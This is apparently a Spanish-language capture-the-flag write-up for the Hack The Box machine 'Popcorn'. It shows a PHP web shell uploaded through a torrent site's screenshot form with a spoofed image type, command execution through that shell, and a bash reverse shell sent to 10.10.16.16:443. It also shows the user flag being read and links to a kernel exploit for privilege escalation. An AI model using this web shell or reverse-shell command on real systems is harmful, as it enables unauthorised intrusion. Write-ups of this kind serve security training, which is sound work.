ahora detectamos la subida con busrpsuite



```
POST /torrent/upload_file.php?mode=upload&id=8a134075d512dc5610ddae9a2d782e4729dfcb4a HTTP/1.1
Host: popcorn.htb
Content-Length: 347
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://popcorn.htb
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary080XQqA52T74sUZT
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/123.0.6312.122 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/
signed-exchange;v=b3;q=0.7
Referer: http://popcorn.htb/torrent/edit.php?mode=edit&id=8a134075d512dc5610ddae9a2d782e4729dfcb4a
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: /torrent/login.php=; saveit_1=0; saveit_0=4; /torrent/torrents.php=; /torrent/index.php=;
/torrent/torrents.phpfirsttimeload=1; PHPSESSID=9e62709a426ef0cb3b9e4dc34b30eb20
Connection: close

------WebKitFormBoundary080XQqA52T74sUZT
Content-Disposition: form-data; name="file"; filename="cmd.php"
Content-Type: image/jpeg

<?php echo
  echo "<pre>" . shell_exec($_REQUEST['cmd']) . "</pre>"
?>

------WebKitFormBoundary080XQqA52T74sUZT
Content-Disposition: form-data; name="submit"

Submit Screenshot
------WebKitFormBoundary080XQqA52T74sUZT--
```


Escribimos esto sabiendo lo que es



```
POST /torrent/upload_file.php?mode=upload&id=8a134075d512dc5610ddae9a2d782e4729dfcb4a HTTP/1.1
Host: popcorn.htb
Content-Length: 357
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://popcorn.htb
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary080XQqA52T74sUZT
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/123.0.6312.122 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/
signed-exchange;v=b3;q=0.7
Referer: http://popcorn.htb/torrent/edit.php?mode=edit&id=8a134075d512dc5610ddae9a2d782e4729dfcb4a
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: /torrent/login.php=; saveit_1=0; saveit_0=4; /torrent/torrents.php=; /torrent/index.php=;
/torrent/torrents.phpfirsttimeload=1; PHPSESSID=9e62709a426ef0cb3b9e4dc34b30eb20
Connection: close

------WebKitFormBoundary080XQqA52T74sUZT
Content-Disposition: form-data; name="file"; filename="cmd.php"
Content-Type: image/jpeg

<?php
  echo "<pre>" . shell_exec($_REQUEST['cmd']) . "</pre>";
?>

------WebKitFormBoundary080XQqA52T74sUZT
Content-Disposition: form-data; name="submit"

Submit Screenshot
------WebKitFormBoundary080XQqA52T74sUZT--
```


```
Upload: cmd.php
Type: image/jpeg
Size: 0.064453125 Kb
Upload Completed.
Please refresh to see the new screenshot.
```

```bash
<?php
        echo "<pre>" . shell_exec($_REQUEST['cmd']) . "</pre>";
?>
```



popcorn.htb/torrent/upload/8a134075d512dc5610ddae9a2d782e4729dfcb4a.php?cmd=whoami


```
www-data
```



popcorn.htb/torrent/upload/8a134075d512dc5610ddae9a2d782e4729dfcb4a.php?cmd=ip a

```
1: lo:  mtu 16436 qdisc noqueue state UNKNOWN
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0:  mtu 1500 qdisc pfifo_fast state UP qlen 1000
    link/ether 00:50:56:b0:69:51 brd ff:ff:ff:ff:ff:ff
    inet 10.129.134.134/16 brd 10.129.255.255 scope global eth0
    inet6 dead:beef::250:56ff:feb0:6951/64 scope global dynamic
       valid_lft 86398sec preferred_lft 14398sec
    inet6 fe80::250:56ff:feb0:6951/64 scope link
       valid_lft forever preferred_lft forever
```

Una vez subdio y visto que podemos lanzar comandos del servidor ya lo que nos falta es la entrada al propio para ello vamos a utilizar el bash que hemos hecho y escribimos esto y a su vez nos ponemos en escucha con netcat al puerto 443




```
❯ nano writeup.png.php
❯ nc -lvnp 443
listening on [any] 443 ...
```

Bash

```bash
bash -c "bash -i >& /dev/tcp/10.10.16.16/443 0>&1 # esto es lo que escribimos en la url
```


Lo url codeamos los & por %26


popcorn.htb/torrent/upload/8a134075d512dc5610ddae9a2d782e4729dfcb4a.php?cmd=bash%20-c%20%22bash%20-i%20%3E%26%20/dev/tcp/10.10.16.16/443%200%3E%261%22

```
❯ nano cmd.php
❯ nano cmd.torrent
❯ nano cmd.php
❯ nano writeup.png.php
❯ nc -lvnp 443
listening on [any] 443 ...
connect to [10.10.16.16] from (UNKNOWN) [10.129.134.134] 34076
bash: no job control in this shell
www-data@popcorn:/var/www/torrent/upload$
```

Ya estariamos


sacamos el user




```
❯ nano writeup.png.php
❯ nc -lvnp 443
listening on [any] 443 ...
connect to [10.10.16.16] from (UNKNOWN) [10.129.134.134] 34076
bash: no job control in this shell
www-data@popcorn:/var/www/torrent/upload$ ls
ls
723bc28f9b6f924cca68ccdff96b6190566ca6b4.png
8a134075d512dc5610ddae9a2d782e4729dfcb4a.php
noss.png
www-data@popcorn:/var/www/torrent/upload$ cd /home
cd /home
www-data@popcorn:/home$ ls
ls
george
www-data@popcorn:/home$ cd george
cd george
www-data@popcorn:/home/george$ ls
ls
torrenthoster.zip
user.txt
www-data@popcorn:/home/george$ cat user.txt
cat user.txt
c2b8bd0f0fb6d7650714786510145fd2
www-data@popcorn:/home/george$
```

Ahora la escalada de privilegios

Tenemos que pasar por todas las fases para encontrar esta escalada



```
www-data@popcorn:/home/george$ uname -a
uname -a
Linux popcorn 2.6.31-14-generic-pae #48-Ubuntu SMP Fri Oct 16 15:22:42 UTC 2009 i686 GNU/Linux
www-data@popcorn:/home/george$ 
```



```
Linux popcorn 2.6.31-14-generic-pae #48-Ubuntu SMP Fr
www-data@popcorn:/home/george$ lsb_release -a
lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 9.10
Release:        9.10
Codename:       karmic
www-data@popcorn:/home/george$ 
```

utilizaremos este xploit

https://www.exploit-db.com/exploits/40839